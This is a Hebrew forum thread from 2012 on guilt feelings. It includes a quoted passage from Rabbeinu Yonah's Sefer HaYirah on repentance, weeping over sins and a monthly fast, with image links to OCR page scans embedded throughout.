יפרדקודם כל מרגשות אשמה. הם מעולם לא קידמו איש. קראתי פעם משפט חמוד של דוד גרוסמן, שבעולם מסתובבות כל הזמן אשמות איומות, והן מחפשות למי להזדווג. (ולדעתי בקהל החרדי הן מוצאות את זווגן בקלי קלות!)
|
|
|
|
| נשלח ב-3/9/2012 08:09 |
|
| |
אני דווקא הסקתי מדברי הרב שאיכשר דרא וזכינו להביא את הרב לגיל מופלג
|
|
|
|
| נשלח ב-3/9/2012 08:13 ||
| |
למעוניינים ראו בתחילת ספר היראה לרבנו יונה:טוב לגבר כי-ישא על בנעוריו (איכה ג כז). כי טוב לאדם לשאת ולסבול עולו של הקדוש-ברוך-הוא ולתת מוסרות ומוטות על צווארו להיכנס לעבודת בורא העולם. ויזכור את בוראו בימי בחורותיו, ובכל יום ויום יוסיף אומץ ויתחזק במצות בורא עולם, ויכניס אהבתו בלבו, ויחשוב הבורא תמיד לנגד עיניו, ועל ידי כן ייתן יראת הצור על פניו, ויכניע לבו, וישפיל קומתו ואת רום עיניו, וילך שחוח, ויתהה על עוונות נעוריו, ויבכה עליהם תמיד, וישמור בכל כוחו מחטוא עוד במסתרים, ולא יעשה במחשך מעשיו, ואז יהיה אהוב ונחמד בעיני הבורא, וכל רואיו יאשרוהו.
ובסופו: תמיד בכל חודש, יום אחד או יותר ישבבתענית או לכל-הפחות יאכל לחם ומים, ואותו-יום יהיה בבכי ובמספד. בכי, זה הבוכה בדמעות. ומספד, כאדם הסופד על מתו, מספר מעשיו ואומר, אוי לי שעשיתי חטא פלוני, אוי לי, כמה חייבתי נפשי למלכו של עולם. וזוהי התשובה המעולה שנאמרה על ידי יואל הנביא (יואל ב יג) וקרעו לבבכם ואל-בגדיכם ושובו אל ה' בצום ובבכי ובמספד. ויתהה עלעונותיו הגלוייםלו כהוויתם, ויהיהמודה ועוזב ולא טובלושרץ בידו.
|
|
|
|
|